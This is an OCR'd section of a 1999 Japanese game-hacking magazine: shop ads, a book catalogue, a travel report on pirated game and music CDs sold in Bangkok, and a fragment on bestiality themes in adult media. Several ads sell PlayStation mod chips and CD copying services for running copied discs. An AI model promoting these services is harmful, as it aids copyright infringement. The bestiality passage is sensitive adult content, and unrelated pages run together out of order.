金利%	2.0	2.5	3.8	5.3	5.5	8.3	9.4	10.0	11.0	14.0	15.3	18.0	20.0	23.5	26.0

広告の商品はほんの一例です。その他、多数格安にて販売中です。お問い合わせください。

■お振込先
大阪厚生信用金庫本店
普通0437350
ユニオンコンピューターネットワーク
(フクイマサキ)



※最新の販売、買取情報はTELでチェックしてください。

代金引き替えOK! 超低金利ローンOK!!

◆HP http://www.nst.co.jp/~prot1/◆メールprot1@nst.co.jp

中古相場は一例です。詳しくはTELにて。98,DOS/V,ワープロ,マック,X68,MSX,ゲーム機,周辺機器なんでも売り買いOK!!

PC9821Nr13D10A,B (NW133D14は3万円高)	70,000~	90,000~
PC9801NS,BA,BX2,BA2,BX3,AS,AP,RX,RA	5,000~	9,000~
PC9801NS/R (NS/T,NS/Lは5千円安)	10,000~	20,000~
PC9801NC (NXC,NACは1万円高)	10,000~	20,000~
PC9801NS/A (Nmは5千円高)	15,000~	25,000~
PC9821Lt2/7A (La10S8は2万円高)	35,000~	55,000~
PC9821Nb7/C8 (Nb7/5は2.5万円安)	55,000~	70,000~
PC9821Na9/H8 (Na12/S8,Na12/H10は1万円高)	60,000~	80,000~
PC9821Na13/H10 (C10は1万円安)	80,000~	100,000~
PC9821Nr15/S14F (S10は1万円安)	100,000~	130,000~
PCG505X (Gは2万、GXは4万円高)	100,000~	120,000~
LW23C/52D	165,000~	185,000~
FMV-NU7233 (NU5163は3万円安)	150,000~	173,000~
PC-PJ1 M2 (530X16は2万円安)	160,000~	180,000~
ペンティアム133,DOS/V機 (P166は5千,P266は1万円UP)	25,000~	35,000~
MSX2+AI-WSX,FI-XV/AI-WX,FIXDJ	12,000~	22,000~
MSXターボR AI-ST (GTは2万円高)	20,000~	40,000~
MSX用ディスクドライブ	5,000~	10,000~
X68K 600C/ACE/PRO/PROII	8,000~	20,000~
X68K エキスパートI,II/ (スーパーは1万円高)	20,000~	35,000~
X68000CRT 600D/601D/602D/605D/614D	8,000~	16,000~
X68000CRT 603D/604D/606D/608D	4,000~	9,000~
X68000XVI (コンパクトは1.5万円安、CZ500は7万円高)	30,000~	70,000~
FMタウンスIIフレッシュ (TVは1万円高)	8,000~	28,000~
15インチマルチスキャンモニター (17インチは1万円高)	6,000~	12,000~
リブレット100 (50は8万円安、70は5万円高)	100,000~	120,000~
ミュージ郎SC88PROG (SC88PROは5千円安)	35,000~	45,000~
電波 XRGB-2 (XRGB-1は3千円安)	8,000~	15,000~
ワープロ専用機、プリンター、MO、HDD、MIDI等	TEL	TEL

Union Computer Network
ユニオンコンピューターネットワーク
〒556-0005 大阪市浪速区日本橋4丁目15-23

注文は在庫確認の上、現金書留か銀行振込にてお申し込み下さい。配達日、日時指定可、品物がついたときお金を払うこともできます。全品保証付、初期不良は交換します。
代引でキャンセルされますと所定のキャンセル料がかかります。

送料表	A1200	A1500
代引手数料	1個口に付1500	

※北海道、沖縄、離島は別料金

来店大歓迎　大阪 千日前ゲーム機天国

MOD(チップ)・SSKそして最強の改造機すべてに充実の品揃え!

CDコピー機レンタルサービス、(店内にて)
どんなCDメディアも一発コピー。

改造済み(日本版PSでこの値段!!)

- ● MOD-CHIP仕様……25,000円 ● MOD-CHIP GOLD仕様……28,000円
- ● MOD-CHIP仕様 新プロテクト対応……28,000円
- ● MOD-CHIP GOLD仕様 新プロテクト対応……31,000円

改造サービス 10,000円より(MOD・CHIP込み)
新プロテクト対策改造も用意致しました。

修理(改造失敗)改造に失敗した方もあきらめないで当店にお任せください。

他府県の方へ――
改造サービス、改造機の販売CD・ソフトのバックアップはTEL&FAXでも受け付けております。お気軽にお問い合わせ下さい。

※無断複製は個人的に楽しむほかは、著作権法上禁じられています。

*貸インターネット
1時間800円(コーヒー付き)

中古ソフト高価買受中!

CDメディアバックアップ料金表

1枚	1800円
3枚以上	1枚に付き1660円
4枚以上	1枚に付き1500円
5枚以上	1枚に付き1400円
6枚以上	1枚に付き1300円
10枚以上	1枚に付き1100円
30枚以上	1枚に付き 900円

50枚以上、100枚以上は金額相談に応じます。

*音楽CD

2枚まで	1枚 800円
3枚以上	1枚 700円
5枚以上	1枚 600円
10枚以上	1枚 500円

20枚以上はご相談に応じます。

地下鉄・近鉄日本橋5番出口南の辻西入ル

なんでもできるデジタルコンビニ
C-able-2 ケーブル
営業時間12:00から20:00
大阪市中央区日本橋1-18-4
アサオビル3F
TEL 06-6635-4360 FAX 06-6635-4361

ゲームボーイが変わる！ 第1弾

ゲームボーイ倍速サービス

（倍速でゲームが変わる。ローブレのいらいらも解消!）

■ 旧型ゲームボーイ　■ スーパーゲームボーイ

（切替スイッチ可。普通にやりたい時はスイッチ一つで）
2倍速切替スイッチ付
その他ゲームギアも切替可　**¥3,000**

お客様の御希望で0.5倍速（スロー）、3倍等も可。別注になります。
例・ノーマル、2倍速、3倍速　**¥4,000**

■ ゲームボーイポケット

（2倍速のまま、2つ以上ゲームボーイをもっている方におすすめ）
2倍速　**¥2,000**

当店での改造サービス後のクレームは一切ありません。
各改造保証期間は半年になっております。（故意又は過失は除外）
ご注文の際は、改造の種類をファックス又は小包で送るときに
紙に簡単にお書き下されば助かります。
（小包にはこわれものと書いて下さい）
送料はお客様ご負担となります。改造終了後、代引（コレクト）で
お送り致します。（代引料金が別途かかります）

ゲームボーイが変わる！ 第2弾

ゲームボーイカラー対応プロアクションリプレイ
¥4,600にて発売中!!

大好評の為予約先着順となっております。
品切の際も予約先着順となっております。

■サターン用プロアクションリプレイ2
¥9,800 → 当店 **¥6,980**

■プレステ用プロアクションリプレイ2
¥9,800 → 当店 **¥8,000**


※プロアクションリプレイ関係につきましては、消費税、代引料金が別途かかります。

アーケードゲーム
当店**20**円より
（SNK、カプコン）

1時間やりっぱなし
フリータイム制
1人**300**円

★開店5年目になりました★

ゲームソフトハウス **Co-Co-Ro**
大阪府大東市三住町2-4 ☎0720-75-8754



改造 PAR改造コードFAX
PLAYSTATION SEGA SATURN.etc
047-339-7741

改造コードメニュー BOX No.60001 あなのじゃく えんたあていめんと

Gamer's Forlum アクセスセンター 0990-502-585

ゲーマーズ専用ダイヤルで、ゲームに関するウラ技情報で、とっておきの㊙情報交換にご利用ください。

操作方法

プッシュトーンに出る電話機から、センターへアクセス

まずは自分のプライベートBOXを、作ろう。

メニューを選択
[1]伝言を再生
[2]伝言を録音

4ケタのBOX番号を押します。

再生時には4ケタのパスワードを押します。（BOX番号と同じものは出きるだけさけてご利用下さい。）

（情報料 3分300円 情報提供 M.T.O.H.ネット 管理設置場所 東京都）

再生時
[7]返信
[4]スキップ
[3]バック
[0]リピート

返信（ダイレクト返信）とはメッセージを返す際、わざわざ相手の人のBOX番号を押すことなく、直接メッセージを入れた人のプライベートBOXに返事を返す事ができるシステムです。※メッセージを入れた人のプライベートBOXは、コンピュータがしっかり管理しているから、メッセージを録音するときは、自分のBOX番号を言わなくてもOKです。

BOX No.	内　容
2001	スーパーファミコン極秘ウラ情報
2002	セガサターン極秘ウラ情報
2003	プレイステーション極秘ウラ情報
2004	NINTENDO64極秘ウラ情報
2005	ゲームボーイ極秘ウラ情報

ちょ～あんぐらFaxアイコラ、特殊情報
ルナーモモ Fax 047-3399-449

SW企画
ルナーモモFaxサービス

三才ブックス
出版ガイド

ご注文＆お問合わせはこちらへ！
〒104-0031 東京都中央区京橋3-14-6 斎藤ビル
☎03-3535-7331

通販でのご送金後、万一品切れとなった場合は郵便為替にて返金させていただきますのでご了承下さい。

ゲームラボ別冊　★ゲーム改造コード集定番の一冊

レベル100になる本 1999

定価1000円(税込み)

3月25日発売

「ファイナルファンタジーⅧ」をはじめ
最新のゲーム改造コードを一挙掲載

プレステ　チョコボの不思議なダンジョン2／リッジレーサータイプ4／テイルズ オブ ファンタジア／玉繭物語／ビートマニア／幻想水滸伝Ⅱ／トゥルーラブストーリー2　他

サターン　Pia★キャロットへようこそ!!2／ノエル3／FindLove2／ブラックマトリクス　他

ゲームボーイ　遊戯王デュエルモンスターズ／ドラクエモンスターズ／ポケモンカード　他

ラジオライフ別冊　★あなたの知らない裏ワザ満載

ケータイマニア

定価1000円(税込み)

3月27日発売

携帯＆PHSの知られざる改造術から
電話の最新活用テクニックまで完全収録

●究極の改造～J-PHONE端末DP-145でドコモの携帯を作る
●最新機種まで完全網羅・携帯＆PHSの最新改造術
●得する裏ワザ集＆最新番号割当表を掲載

月刊 # ラジオライフ

毎月25日発売

定価530円(税込み)　送料124円　A5判　340頁

あらゆるシステムの抜け穴を模索する「知って得するおいしい情報」、自作を楽しむ「キットでGO！」＆「エレクトロニクス工作チャレンジ」などの連載とともに、無線機＆受信機・携帯電話・衛星TVの徹底使用リポートと各種周波数データが満載の無線雑誌

5月号（3/25発売）

不法交通取締り回避術

ビギナーからベテランまで～快適受信への道

表紙は'99年4月号です。

ご注文は最寄りの書店に、または注文品を明記の上（本代＋送料）の合計金額を現金書留か郵便振替で販売部までご送金下さい。なお、在庫切れとなる場合もございますのでお早めにご注文下さい。(書店で注文される場合は送料無料です。通販の場合はご送金後約２週間でお届けいたします。)
(株)三才ブックス販売部　郵便振替00130-2-58044
※通販のお申し込み送金手数料はお客様のご負担となります。ご了承下さい。

'99年3月制作

ゲームラボ定期購読のお知らせ

購読料　1年間　10000円（税・送料込）

ゲームラボを１年間(12冊)、あなたのお手元へ郵送します。

（但し、別冊は含まれません。）

お申し込み方法

巻末の郵便振替用紙か現金書留で『○月号から購読希望』・住所・氏名（必ずフリガナを付けて下さい）・電話番号を明記の上、ご送金ください。振替用紙は郵便局に備え付けのものでもご利用できます。

（おことわり）
郵便事情により発売日までにお届けできないことがございます。どうぞご了承下さい。また、バックナンバーにさかのぼってのお申し込みはご遠慮下さい。

ゲームラボ別冊　★FFⅦやポケモンを自由に遊ぶ

好評発売中

改訂版 レベル100になる本

定価1000円(税込み)　送料310円　A5判　176頁

プレステ FFⅦ～セフィロスをDISK2.3で使用可能にする／バイオハザード2～ロケットランチャー鬼連射／メタルギアソリッド～キャラ無敵　他

サターン さくら大戦2～全話機体ステータス最大／スーパーロボット大戦F完結編～キャラの乗り換えで超人部隊／グランディア～キャラクターステータス最大　他

ゲームボーイ ポケットモンスターズ～ポケモンバッジ全取得・仲間を変更　他


SFC クロノトリガー～キャラクターステータス自由設定　他

ゲームラボ別冊　★人気のゲームで女の子を自分のものに

好評発売中

レベル100になる本 ～美少女編～

定価1100円(税込み)　送料310円　A5判　176頁



美少女ソフトを丸裸にする㊙テクニック

Win95・DOS/V用美少女ゲーム227本の改造コード

- ●攻略ベスト美少女トップ20～下級生、To Heart、雫、痕、王道勇者　他
- ●ExSTAND&SFXサーチ術～㊙改造データ＆全美少女ソフトデータベース
- ●吸い出しツールの世界～SUSIE PLUG-IN全リスト、吸い出しツール制作講座
- ●インターネット美少女無法地帯～違法サイト巡り、美少女ウェアーズ　他

バックナンバー取り扱い店（通販は扱っておりません）

●寿楽洞書店（渋谷店）　渋谷区宇田川町12-18（東急ハンズ内）☎03-3464-4604●寿楽洞書店（横浜店）　横浜市西区南幸2-13（東急ハンズ内）☎045-320-7093●書泉ブックタワー　千代田区神田佐久間町1-11-1　☎03-5296-0051●大盛堂書店5F　渋谷区神南1-22-4　☎03-3463-0511●九十九電機10号店　千代田区外神田3-2-13（秋葉原）☎03-3251-0987●T-ZONEミナミ　千代田区外神田4-3-3（秋葉原）☎03-3257-2776●久美堂東急ハンズ店　町田市原町田4-1-17　☎0427-28-2772●えるぱれショップ（日本橋店）　大阪市浪速区日本橋5-12-9でんき会館6F　☎06-636-3401●あきばおー千代田区外神田4-3-11栗原ビル3階　☎03-3251-6727●あてな書店　尼崎市南塚口町7-4-20　☎06-429-6131●FIRST　BOOK　尼崎市水堂町3-15-26☎06-431-7710●ブックプラザ御影店　神戸市東灘区御影中町4-3-1　☎078-854-1323●ジュンク堂書店三宮店　神戸市中央区三宮町1-6-18三宮センター街　☎078-392-1001●駸々堂神戸三宮店　神戸市中央区三宮町1-9-1センタープラザ東館3階　☎078-393-0170●文進堂書店　神戸市垂水区日向1-4-34　☎078-708-0246●ひょうたん書店　鹿児島市西田2-8-7　☎099-253-2925●書泉ブックドーム　川口市栄町3-4-3　☎048-255-0021

代金引替での本のご注文はブックサービス（株）をご利用下さい。☎03-3817-0711

PS改造チップ

このチップをプレイステーションに取り付けるだけで，バックアップ（コピー）したCD-Rが動作します！
100%動作保証付き！(Made in Japan)

最強のプレステに変える！

1000-7000に対応、回路図、専用取付けキット付き

最強のチップはこれだけ！

- マイクロチップ社純正チップPIC12C509使用
- 2枚組以上のゲームに完全対応、抜群の動作安定性
- 5ワイヤーバージョン
- 安心の日本製！しかも動作確認済み！

New Version V71　特価¥4,500

今までのMODチップは、香港などの東南アジアで作られていました。このためプロテクト対応のMODチップは有りませんでしたが、当社では日本の皆様のためにFF8などの新型プロテクトに対応するMODチップを開発いたしました。

PS改造チップ(7500対応)　特価¥4,500
MODチップ(1000-7000対応)　特価¥980
MODチップ(7500対応)　特価¥980

CDR価格表　(3月3日現在)

太陽誘電	CD-R74ZY	152円
	CD-R74TY	152円
	CD-R74WTY	162円
TDK	CD-R74S	152円
	CD-R74PWS	172円
フィリップス	CD-R74	140円
プリンコ	CD-R74	110円
メガデータ	CD-R74	94円
ライテック	CD-R80	239円
	CD-R21	191円
Mr.DATA	CD-R80DA	267円

PS135ﾌﾞﾛｯｸﾒﾓﾘｰｶｰﾄﾞ　特価2480円
MOD機能付きﾌﾟﾛｱｸｼｮﾝﾘﾌﾟﾚｲ　特価4980円
全国通販OK　お気軽にお問い合わせください
PSの改造や修理もしています。

秋葉電脳集団
龍電脳公司

ドラゴン コンピュータ
101-0021
東京都千代田区外神田1-5-7 ニュー東和ビル3F
TEL 03(3256)4540 FAX 03(3256)4541

ゲームラボ '99 4月号 広告インデックス

広告さくいんのコーナーを開設しました。お目当ての広告を探す際にご活用ください。　(五十音順)

あきばおー ―― AD32、33
あまのじゃくえんたーていめんと ―― AD39
エスペランサ ―― AD24
ウエストサイド ―― AD1
おまかせ屋本舗 ―― AD35
紙風船 ―― AD22、23
カラット ―― 表3、表4
キューブリサーチ3 ―― AD30、31
CABLE ―― AD34
CABLE2 ―― AD38
ゲームスアーク ―― AD2、3、4、5、6、7、8、9、10、11
ゲームソフトハウスCO-CO-RO ―― AD39
コマンド8 ―― AD36、37
コンソールセブン ―― AD14、15、16、17、18、19、20、21
シリコンハウス共立 ―― AD29
ストレート ―― AD13
タイムマシン ―― AD34
ドラゴンコンピュータ ―― AD42
満開製作所 ―― 表2
バングジャパン ―― AD25、26、27、28
バンクネットサービス ―― AD12
ビーアイシー ―― AD29
ブレイン・ストーム ―― 127
ユニオンコンピュータネットワーク ―― AD38

広告のお申込みは弊社広告部（TEL03-3535-7331）までお問い合わせ下さい。
※既刊号の広告による製品等の発注の際は、販売店に在庫を確認して下さい。

世界的電脳ネットワーク アジアウェーブ

ドンムアン空港は、バンコク市街地の北約20キロのところにある。バンコクを訪れる空の旅人は100%この空港から入国する。また、東南アジア各都市と諸外国を結ぶ一大ハブ空港（航空路を車輪のスポークにたとえたとき、その中心となる空港）であることもその特徴だ。さっそく、この国の電脳街を訪ねてみよう。

サターン★七夕

年に3回の台湾行きと、その間をぬってはかのアジア電脳街行きを自らに課す男。さらにその合間には、音楽CDを編集し焼きまくる元メモラー教師。

台北経由でタイ・バンコクに行けば46,000円——台湾までの格安航空券が39,000円であることを考えれば、もう7,000円だせばタイに行くことができます。そこで年間ノルマである台湾行きのついでに、タイを訪れることにしました。私個人としては9か月ぶりのタイですが、いったいどうなっているのでしょう?

●——活気のよみがえった電脳街・マーブンクロン

ホテルへのチェックインをすませ、最初にでかけたのはマーブンクロン。一昨年夏のアジア通貨危機の影響で、一時は閉店となっていた店もかなりの数ありましたが、いまでは当時の活気のなさが不思議なくらいです。

サターンやプレステのコピーCDが豊富で、ゲームボーイもIN 1（インワン）ソフトの種類が増えていました。さらにファミコンコンパチ機にいたっては、サバーレックなみの品ぞろえになっています。Nintendo64にそっくりな形状をしたファミコンコンパチ機・PRIMAは、コントローラが単品で販売されるなど、周辺機器(?)が充実してきたうえに、PRIMASTATIONという名前のプレステ型ファミコンコンパチ機も並べられています。

もともとPRIMAは本体がNintendo64型で、コントローラのみがプレステ型だったので、ちょうど本体だけが更新されたかたちといえるでしょう。Nintendo64より、プレステのほうが売れるということでしょうか? 事実、本物のNintendo64を扱っているショップは激減していました。

いっぽう、プレステ型ファミコンコンパチ機はFunStationや、PolyStationなどの名前で販売されています。なかでもPolyStationは、これまでのファミコンカセットをさす60ピンカートリッジスロットのほかに、72ピンのNESもさせるよう、2スロットになったものが発売されているようです。店頭に置かれていたのは、1スロットモデルだけで、残念ながら実物は目にしていませんが、そのパッケージを見る限りでは、ファミコン、NESの両方のソフトが1台のマシンで使用できるようです。

話はかわりますが、マーブンクロンと東急百貨店は各階でつながっています。不況の影響からか、昨年訪れたときは、4階のゲーム屋が多いエリアと東急エリアの中間にあったおもちゃ店、文具店が閉店して何もかもなくなっていました。けれども、現在は新たにテナントが入るらしく、工事が始まり囲いがされています。

凶悪な海賊グッズの横行する タイの電脳街

こじゃれた感じといういより、ごちゃごちゃとして落ちつきがない——タイはそんな感じの街並みが多い。とくにパンティープラザやマーブンクロンに代表される電脳街は、その傾向が顕著だ。

アジア通貨危機の影響からか、当局の取り締まりのためか、ひところに比べれば、プレステやサターンのコピーCDが販売されるところも少なくなっている。しかし、電脳街を歩く人の流れや活気は、それほど変わってはいない。国民のひと月の法定最低賃金が10,000円前後であることを考えれば、この国でオリジナルソフトを買えというのが無理かもしれない。1バーツ≒3.5円。

●床はおもしろい。どーしてそんなにポンポン答えられるのか。スゴイなぁ。（石川県七尾市/〜XINN〜） ㊞そう見えるかもしれないが、断じて違う。ハガキの1つ1つに対して血ヘドと体液をまき散らしながら解答を考えているのだ。この液体の量にみあうだけのネタフリを君も頼むぞ。

タイ・IN 1ソフト事情

IN 1ソフトといってまず思いつくのが、ファミコンやゲームボーイのIN 1カセットだが、タイではNintendo64のIN 1 CDが販売されている。当然、CD-ROMなので純正のNintendo64では絶対に動作しない。ドクターV64というNintendo64のバックアップマシン(マジコン)で動作するCD-ROMだ。

一昨年末に62IN 1(ディスクA)のかたちで販売され、昨年春にはその続編、№63～125まで入ったIN 1 CD(ディスクB)が発売。以後、50～60タイトルぐらいずつ入った形式で版を重ねている。現在、№234～282が入っているディスクEが店頭に並べられているが、自分の好きなディスクを1枚単位で購入することができる(もちろん買うと違法行為)。

スーファミ時代のIN 1 CDの場合、新作が出るたびに、それまでに発売されていたソフトもセットになって販売されていたため、4枚ほど発売されると、新しいソフトが増えるたびに新たに4枚買わなければならなかった。それに比べると、現在のようなシステムなら、続きから1枚単位で買うことができるので良心的といえよう。

また、同じブランドからディスクEと一部タイトルの重なる№270～301のソフトを収録したCD-ROMが発売されていた。おそらく『ゼルダの伝説　時のオカリナ』を収録するための苦肉の策だったのだろう。なぜなら№270が日本版、№271がアメリカ版、№300がヨーロッパ版の『ゼルダの伝説』だったためだ。

ところで、こういったIN 1 CD-ROMの価格だが、『ポケモンスタジアム』や『ゼルダの伝説』など1タイトルだけ入ったCD-ROMと同じ価格の500バーツ(約1,750円)。プレスCDではなくCD-Rに1枚、1枚焼いているためかもしれないが、ほかのソフトと比べても割高感がいなめない。ちなみに、そうして制作されたサターンやプレステのCD-Rの場合、店によって100～200バーツと開きがある。しかし、それでもNintendo64のCD-Rに比べれば格安だ。

ゲームボーイのIN 1モノの値段の低さはアジアのなかでもタイが1番だと思うが、昨年までは言葉の壁の問題からか(?)、アクションゲーム中心の構成だった。しかし、現在では『ポケットモンスター・ピカチュウ』入り30 IN 1や『ドラクエモンスターズ』入り38 IN 1が販売されている。『ポケットモンスター』発売後1年以上たっても、そのタイトル名すら知られていなかった以前とは大違いだ。

たださすがにタイだと感じさせるのは、香港製の『ポケットモンスター・ピカチュウ』入り29 IN 1がダブっているタイトルが皆無なのに対して、タイ製のは"30 IN 1"という名ばかりで、実質的には15 IN 1程度であることである。逆に、その技術力をみせつける例としては香港製の『ドラクエモンスターズ』入り11 IN 1がゲームボーイカラーに未対応なのに対し、こちらの88 IN 1はしっかり対応している点だ。ともかく、タイでもゲームボーイの(N)が充実してきたことにアジアの現状さを感じる。

パッケージの表を見れば、どのディスクであるかは一目瞭然。

このあたりのおもちゃ店では、マーブンクロン側のゲームショップではほとんどみかけることのなかった3DOのハードやファミコンコンパチ機などが扱われていただけに、なくなったのは残念です。今後もし復活したとしても、いままでどおりの品ぞろえになるのかわかりません。売れるゲームと売れないゲームの差がはっきりしてきたらしく、全体的にみるとマーブンクロン内のゲームショップの数はかなり減っています。客の活気とは裏腹に、店のリストラは確実に進んでいるようです。

●――転換期を迎えたサパーレック

さて、次に訪れたサパーレックも、活気のよさはマーブンクロンと変わらず、平日の昼間から多くの人があふれていました。ただ、これまでコピーゲームのメッカともいえるところだったのが、ゲームショップに替わって、ミニ4駆のパーツショップが多くなっています。

もちろん、これまでのようにスーファミバックアップマシン用フロッピーを扱っている店も健在です。ほかにも、ファミコンコンパチ機やカセットを並べているショップ、さらにはサターンやプレステなどのコピーCDを陳列している店舗もありますが、その絶対数は確実に減っています。そして、その替わりに、ミニ4駆ショップが増えているのです。

昨年5月に訪れたときは、やたらと警官によるゲームショップへの手入れをみかけましたが、その影響もあるのでしょうか？　また、ゲームショップを名乗っていても、扱っているものがミニ4駆のパーツしかないという店舗も多数ありました。しかし、そうした店でも、頼めばこれまでと同じく持ち込んだプレステをコピーCDが使えるよう、モディファイ(改造)してくれるようです。

ゲームショップにかわり、ミニ4駆のパーツショップやコミックスを売る店が多くなっている。写真右はプレステ型ファミコンコンパチ機・PRIMA。一目では区別できない？

ところで、サパーレックで扱っているコピーCDですが、プレステに比べサターンの扱いが、以前より減っていました。店によっては扱っておらず、値段もプレステが25～40バーツぐらいなのに対して70～80バーツと2倍前後です。また、日本版ソフトより欧米版のほうが増えてきているようです。

最近日米で発売された同タイトルのプレステソフト(『ヴィジランテ8』や『クラッシュバンディクー3』など)は日本版が見あたらず、欧米版がコピーされて出まわっていました。以前は、パッケージだけは欧米版を使っていても、中身は日本語版といったコピーCDが多かったのですが(『みんなのゴルフ』や『モンスターファーム』など)今回は中身も欧米版です。

以前に比べ、1番大きく変わったのは、コピーCDの新作の入荷が遅くなっていることです。というより、あまり積極的に入荷していないといったほうがよいのかもしれません。この傾向は、アジアの通貨危機直後にもみうけられました。しかし、そのあと、多少新作が入るスピードが早まっていたことを

●秋葉原でモノを売っていたアジア系の人々を見ない。(千葉県千葉市/烏龍茶)　㊙大陸の人でも日本人でも、著作権に問題アリなことをする人が逮捕される確率が高くなってきたけど、露店を出してる人はだいたい道交法違反とかの軽い罪状で捕まってるんだよな～。うーむ。

考えると今回はちょっと様子が違うようです。

新作が入らないというより、むしろここで在庫を売り尽くして、あわよくばミニ4駆ショップになろうとしている感じです。そういえば、ミニ4駆ショップではありませんが、バンコクの中心部からサパーレックに向かう途中に、フィギュアショップがありましたが、私の記憶違いでなければそこは以前仏壇や仏像を売っていた店でした。タイ人の、というかタイの子供やオタクたちの嗜好が、ゲームから模型に移っているのかもしれません。これまでもマーブンクロンやサパーレックのなかにフィギュアショップがありましたが、普通の街なかでもみかけるようになったのは、それだけ需要があるということなのでしょう。それとゲームソフトはコピーといえども比較的高価な遊びであるのに対して、ミニ4駆などの模型類は安あがりなことも理由のひとつです。タイに限らず、最近の香港や台湾でもミニ4駆を含め模型類を扱っている店が目立つようになってきました。加えて、マーブンクロン内にあったパソコンコピーソフト店は、コミックスショップに店舗を改めています。単価が安い商品を扱っているという点では、模型店に変わったのと同じ発想かもしれません。

●——もうすぐ完成？ パンティーププラザ

最後にパンティーププラザに行ってみました。以前に比べ、建物のなかがかなり改装されています。ビル内の改装はいつ訪ねても行われている印象がありましたが、今回も工事中でした。しかし、だいぶ完成に近づいているようです。ビル内の奥行きがかなり広くなった感じで、1階をまわるだけでかなりの時間がかかってしまいました。

中央部が吹き抜けになっている2階より上も、各フロアの面積が広がっていて、まわるのに一苦労です。これまで思っていたよりかなり奥行きがあったんだと、改めて思いました。

パソコン類に関してはハード、ソフトともに充実していましたが、どちらかというとソフトに重きを置くようになった感じがします。これまでコピーソフトはそれほど表立っては売られていませんでした。商品がなかったわけではなく、一見さんにはわからないように販売されていたのです。それがどの階でもコピーCDを堂々と販売する店が複数店現れるようになっています。香港製のIN1ソフト（日本のエロゲーなども入っている）をタイで孫コピーしたものや、台湾でプレスされている日本のコピーCD（パソゲーだけでなく音楽CDも）の孫コピーを専門に扱う店など、その種類も数も豊富です。

ゲームを扱っているショップは減少傾向にある。パソコンの組み立てを日本語で謳うショップの存在は異質だ。

日本製のソフトは、これまでスクリーンセーバー関係のコピーCDがメインに扱われていましたが、エロゲーに限らず一般のゲームもなかっただけに、この変化はとても大きなものでした。さらに、パソコンソフトだけでなく、プレステのコピーCDも同時に販売されているという点も、見逃せません。ハードを扱っている店先に、なぜか日本語でパソコンのアップグレードを行う手書きの宣伝文句が貼られていましたが、正直ここまでパソコンを持ってきて、アップグレードする人がどれだけいるのか疑問です。

タイ・音楽CDソフト事情

私がアジア諸国に行く目的の1つに、現地の音楽CDを購入することがある。…といっても、もちろん、違法コピーCDを買うわけではない。現地の言葉で歌われている現地製のCD——つまり現地のヒット曲が入ったものを購入するのだ。

これは、15年前に初めて香港に行ったときから続けていることである。その当時、香港はCDとカセットテープの普及率が半々か、またはカセットテープのほうが主流だった。もちろん、いまでは新譜はCDオンリーといった感じだが…。これが台湾に行くと、一応新譜は、カセットとCDの両方で扱われている。売り場面積でいえば、CDとカセットで3:2ぐらいの割合だ。

これがタイになると、昨年まではカセットのほうが主流で、CDはやっと普及してきたといった感じだった。いまからだいたい5年くらい前は、音楽CD自体売っている店を探すのが困難だった。

ところが、今回1年ぶりにサパーレックを訪ねてみたところ、"MUSIC CD"という看板が出ているショップがたくさんある。「おおっ、ついにタイでも音楽CDが主流になったのか」と思い、そのショップに行ってみると何か様子が変である。

よく見ると、なんとそのショップで扱われている"MUSIC CD"とは、MP3で記録されたものばかりなのだ。しかもタイトル的にも現地のヒット曲より、欧米系のヒット曲を集めたものが主流で、私が見た限りでは日本の曲はないようだった。CD1枚にだいたい150〜200曲ぐらい入っている。香港でも、日本のアニメ主題歌をMP3にしたものなどがパソコンソフトショップに何枚か置かれていたが、こちらは、扱っている枚数が全然違う。丸ごと違法コピーしている香港や台湾より、さらに凶悪だ//

ざっと街なかを歩いた感じ、どうもタイでは、CDプレーヤーよりもパソコンの普及率が高いらしい。パソコンの普及率という点では、マーブンクロンのプレステコピーCD-ROMを扱っている店が、CD-ROMと並んで、プレステのパソコン用エミュレータが収録されたフロッピーに説明書が付いて、200バーツで売られていたことからもその普及率の高さがわかる。

CDショップと思いきや…MP3の収録されたCD-ROMが並べられている。

また、パンティーププラザでは、説明書は付いていなかったが、スーファミとプレステのエミュレータが入ったCD-ROMが100バーツ（フロッピーの半額//）で売られていた。

どうやらタイでは、普通の音楽CDが市民に定着するより先に、MP3が広まってしまったようだ。最近、日本でも、ふつうのパソコンユーザーがMP3の再生プレイヤーを持っているのを見かけるようになったが、まだまだCDやMDのほうが主流である。そういった意味では、タイのほうが日本より進んでいるのかもしれない。

●うちの両親は、ゲームラボに書いてあることはすべてウソだといいはります。なんとかホントだと証明してください。（香川県綾歌郡/ぷうたろ）
㊝それなら、ゲームを改造して最強になったキャラでも見せてやれ。ただしエロゲー改造して、親の前でCGオールオンとかすんなよ！

た人間はおろか、相手の動物までもが死刑とされてしまうほど罪は重い。日本ではいまのところ獣姦を罰する法律はない。しかし、宗教から見た自然法では大罪となるようだ。

■――現在の獣姦事情

以上のように歴史的に獣姦はタブー視されてきた。とはいうものの、この広い世のなかには根強いマニアックな獣姦ファンは多いようだ。

獣姦モノを題材としたアダルトビデオは海外に山ほどあり、日本でもその手のビデオは多くリリースされている。犬や馬、そして、蛇やミミズまで相手となるなど、対象となる動物の種類は多彩だ。このような獣姦をテーマにした作品を出しているのはインディーズが中心になっているのであるが…。

古来よりタブーとされながらも、アブノーマルな性癖を扱った作品は多い。

エロマンガやエロ同人誌のなかでも獣姦シーンはみられる。マンガの場合は実写特有のグロテスクさが抜けており、獣姦嫌いな人でも意外とすんなり読めるであろう。「たいらはじめ」や「山文京伝」といった作家の作品が有名だ。茜新社や桜桃書房からは獣姦専門のアンソロジー本まで出ている。

■――なぜ獣姦シーンがみられない?

アダルトアニメの場合はどうであろうか。じつはアダルトビデオのほとんどが受審しているビデオ倫理協会から「ロリコン、近親相姦、獣姦」は絶対にやってはいけないとガイドラインが引かれているのだ。だからアダルトアニメでは獣姦シーンはみられない。

そのようなことを聞くと、「淫獣学園」や「淫獣教師」に登場してくる淫獣とのからみは獣姦シーンではないのか」という疑問が当然のように出てくる。じつは淫獣は空想上の生き物とされているので、獣のうちには入らないので獣姦にはならないのだ。

しかも、淫獣の攻め道具である「触手」は、先端にボカシを入れる必要がないのだ。とはいうものの、あまりにも触手が人肌に近い色だと、男性のナニに見えてしまうのでボカシが必要になってくる。よく見る淫獣の色が緑色や茶色なのはそういうわけなのである。そう聞くと、「牛の体を持った馬なら実在しないからOKなのか」という考えも浮かぶが、そのような作品は見たことがない。

